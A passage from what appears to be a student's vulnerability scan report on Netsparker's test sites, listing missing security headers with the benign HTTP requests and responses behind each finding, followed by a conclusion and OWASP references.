<tr><td valign="top"><img src="/icons/unknown.gif" alt="[ ]"></td><td><a href="entries">entries</a> </td><td align="right">15-Nov-2018 08:58 </td><td align="right">1.9K</td></tr>
<tr><th colspan="5"><hr></th></tr>
</table>
<address>Apache/2.2.8 (Win32) PHP/5.2.6 Server at php.testsparker.com Port 80</address>
</body></html>
```

**INFORMATIONAL**

**Content Security Policy (CSP) Not Implemented**


http://angular.testsparker.com/



```
Request
GET / HTTP/1.1
Host: angular.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
X-Scanner: Netsparker

Response
HTTP/1.1 200 OK
Server: Apache/2.4.29 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 525
Last-Modified: Fri, 22 Mar 2019 08:02:14 GMT
Accept-Ranges: bytes
Content-Type: text/html
Content-Encoding:
Date: Tue, 26 Nov 2019 13:14:51 GMT
ETag: "606-584aa45cfd2b1-gzip"

<!doctype html><html lang="en"><head><meta charset="utf-8"><title>Monero Web Site</title><base href="/"><meta name="viewport" content="width=device-width,initial-scale=1"><link rel="icon" type="image/x-icon" href="favicon.ico"><link rel="stylesheet" type="text/css" href="assets/jquery-ui/jquery-ui.min.css"><link
rel="stylesheet" type="text/css" href="assets/bootstrap/css/bootstrap.min.css"><link rel="stylesheet" type="text/css" href="assets/select2/select2.min.css"><link rel="stylesheet" type="text/css" href="assets/ng-select/material.theme.css"><link rel="stylesheet" type="text/css" href="https://fonts.googleapis.com/icon?
family=Material+Icons"><link rel="stylesheet" type="text/css" href="https://fonts.googleapis.com/css?family=Roboto:300,400,500,700,400italic"><script type="text/javascript" src="assets/jquery-1.12.1.min.js"></script><script type="text/javascript" src="assets/jquery-ui/jquery-ui.min.js"></script><script
type="text/javascript" src="assets/bootstrap/js/bootstrap.min.js"></script><script type="text/javascript" src="assets/select2/select2.min.js"></script><link href="styles.2d4c4e9c161b36377f6f.bundle.css" rel="stylesheet"/></head><body><app-root></app-root><script type="text/javascript"
src="inline.318b50c57b4eba3d437b.bundle.js"></script><script type="text/javascript" src="polyfills.1ab4c7836bc0ed44dbb7.bundle.js"></script><script type="text/javascript" src="scripts.44b928e8fa0a1a3dd8c0.bundle.js"></script><script type="text/javascript" src="main.fbe5fbd112683a8c2d92.bundle.js"></script></body>
</html>
```

**SameSite Cookie Not Implemented**




http://aspnet.testsparker.com/



```
Request
GET / HTTP/1.1
Host: aspnet.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: ASP.NET_SessionId=kobaqodwl12gt0bvnqo0lpby; TestCookie=Hello
Referer: http://www.testsparker.com/
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
X-Scanner: Netsparker

Response
HTTP/1.1 200 OK
Set-Cookie: TestCookie=Hello; path=/

Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
Vary: Accept-Encoding
X-AspNet-Version: 4.0.30319
Content-Length: 2045
Content-Type: text/html; charset=utf-8
Content-Encoding:
Date: Tue, 26 N
…
```

**Referrer-Policy Not Implemented**

http://angular.testsparker.com/assets/

| | |
|---|---|
| | <br>Request<br>GET /assets/ HTTP/1.1<br>Host: angular.testsparker.com<br>Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8<br>Accept-Encoding: gzip, deflate<br>Accept-Language: en-us,en;q=0.5<br>Cache-Control: no-cache<br>User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36<br>X-Scanner: Netsparker<br>Response<br>HTTP/1.1 200 OK<br>Server: Apache/2.4.29 (Ubuntu)<br>Content-Length: 0<br>Last-Modified: Fri, 22 Mar 2019 08:02:14 GMT<br>Accept-Ranges: bytes<br>Content-Type: text/html<br>Date: Tue, 26 Nov 2019 13:14:53 GMT<br>ETag: "0-584aa45cfd2b1" |
| **Missing X-XSS-Protection Header** | http://angular.testsparker.com/assets/<br><br>Request<br>GET /assets/ HTTP/1.1<br>Host: angular.testsparker.com<br>Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8<br>Accept-Encoding: gzip, deflate<br>Accept-Language: en-us,en;q=0.5<br>Cache-Control: no-cache<br>User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Sa<br>X-Scanner: Netsparker<br>Response<br>HTTP/1.1 200 OK<br>Server: Apache/2.4.29 (Ubuntu)<br>Content-Length: 0<br>Last-Modified: Fri, 22 Mar 2019 08:02:14 GMT<br>Accept-Ranges: bytes<br>Content-Type: text/html<br>Date: Tue, 26 Nov 2019 13:14:53 GMT<br>ETag: "0-584aa45cfd2b1" |
| **Subresource Integrity (SRI) Not Implemented** | http://angular.testsparker.com/<br><br>Request<br>GET / HTTP/1.1<br>Host: angular.testsparker.com<br>Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8<br>Accept-Encoding: gzip, deflate<br>Accept-Language: en-us,en;q=0.5<br>Cache-Control: no-cache<br>User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36<br>X-Scanner: Netsparker<br>Response<br>HTTP/1.1 200 OK<br>Server: Apache/2.4.29 (Ubuntu)<br>Vary: Accept-Encoding<br>Content-Length: 525<br>Last-Modified: Fri, 22 Mar 2019 08:02:14 GMT<br>Accept-Ranges: bytes<br>Content-Type: text/html<br>Content-Encoding:<br>Date: Tue, 26 Nov 2019 13:14:51 GMT<br>ETag: "606-584aa45cfd2b1-gzip"<br><!doctype html><html lang="en"><head><meta charset="utf-8"><title>Monero Web Site</title><base href="/"><meta name="viewport" content="width=device-width,initial-scale=1"><link rel="icon" type="image/x-icon" href="favicon.ico"><link rel="stylesheet" type="text/css" href="assets/jquery-ui/jquery-ui.min.css"><link<br>rel="stylesheet" type="text/css" href="assets/bootstrap/css/bootstrap.min.css"><link rel="stylesheet" type="text/css" href="assets/select2/select2.min.css"><link rel="stylesheet" type="text/css" href="assets/ng-select/material.theme.css"><link rel="stylesheet" type="text/css" href="https://fonts.googleapis.com/icon?<br>family=Material+Icons"><link rel="stylesheet" type="text/css" href="https://fonts.googleapis.com/css?family=Roboto:300,400,500,700,400italic"><script type="text/javascript" src="assets/jquery-1.12.1.min.js"></script><script type="text/javascript" src="assets/jquery-ui/jquery-ui.min.js"></script><script<br>type="text/javascript" src="assets/bootstrap/js/bootstrap.min.js"></script><script type="text/javascript" src="assets/select2/select2.min.js"></script><link href="styles.2d4c4e9c161b36377f6f.bundle.css" rel="stylesheet"/></head><body><app-root></app-root><script type="text/javascript"<br>src="inline.318b50c57b4eba3d437b.bundle.js"></script><script type="text/javascript" src="polyfills.1ab4c7836bc0ed44dbb7.bundle.js"></script><script type="text/javascript" src="scripts.44b928e0fa0a1a3dd8c0.bundle.js"></script><script type="text/javascript" src="main.fbe5fbd112683a8c2d92.bundle.js"></script></body><br></html> |

## Conclusion

This system is has multiple critical vulnerabilities that if it wasn't for the fact that this system was for testing purposes only it would need to be fixed immediately as some of these vulnerabilities can give an attack direct access to the system. I found this project interesting as I got to spend time working with multiple web application vulnerability assessment applications such as Netsparker, Nessus, Nmap, and Acunetix this has allowed me to get in contact with multiple companies to get trial licenses, including the possibility for Acunetix to give me free training and certification for using their software. Netsparker gave me access to their software and access to their training cloud environment, that allowed me to run the above scan and document all that I could.

## References for Vulnerability and CVSS Scoring data

https://www.owasp.org/index.php/SQL_Injection
https://www.owasp.org/index.php/Command_Injection
https://www.owasp.org/index.php/Blind_SQL_Injection
https://www.owasp.org/index.php/Direct_Dynamic_Code_Evaluation_('Eval_Injection')
https://www.owasp.org/index.php/XSS_%28Cross_Site_Scripting%29_Prevention_Cheat_Sheet
https://docs.microsoft.com/en-us/dotnet/framework/data/adonet/sql/authorization-and-permissions-in-sql-server?redirectedfrom=MSDN
https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
https://labs.portcullis.co.uk/tools/xss-shell/

## Bibliography

*Code Execution via SSTI (PHP Twig)*. (n.d.). Retrieved 2019, from NetSparker: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/code-execution-via-ssti-php-twig/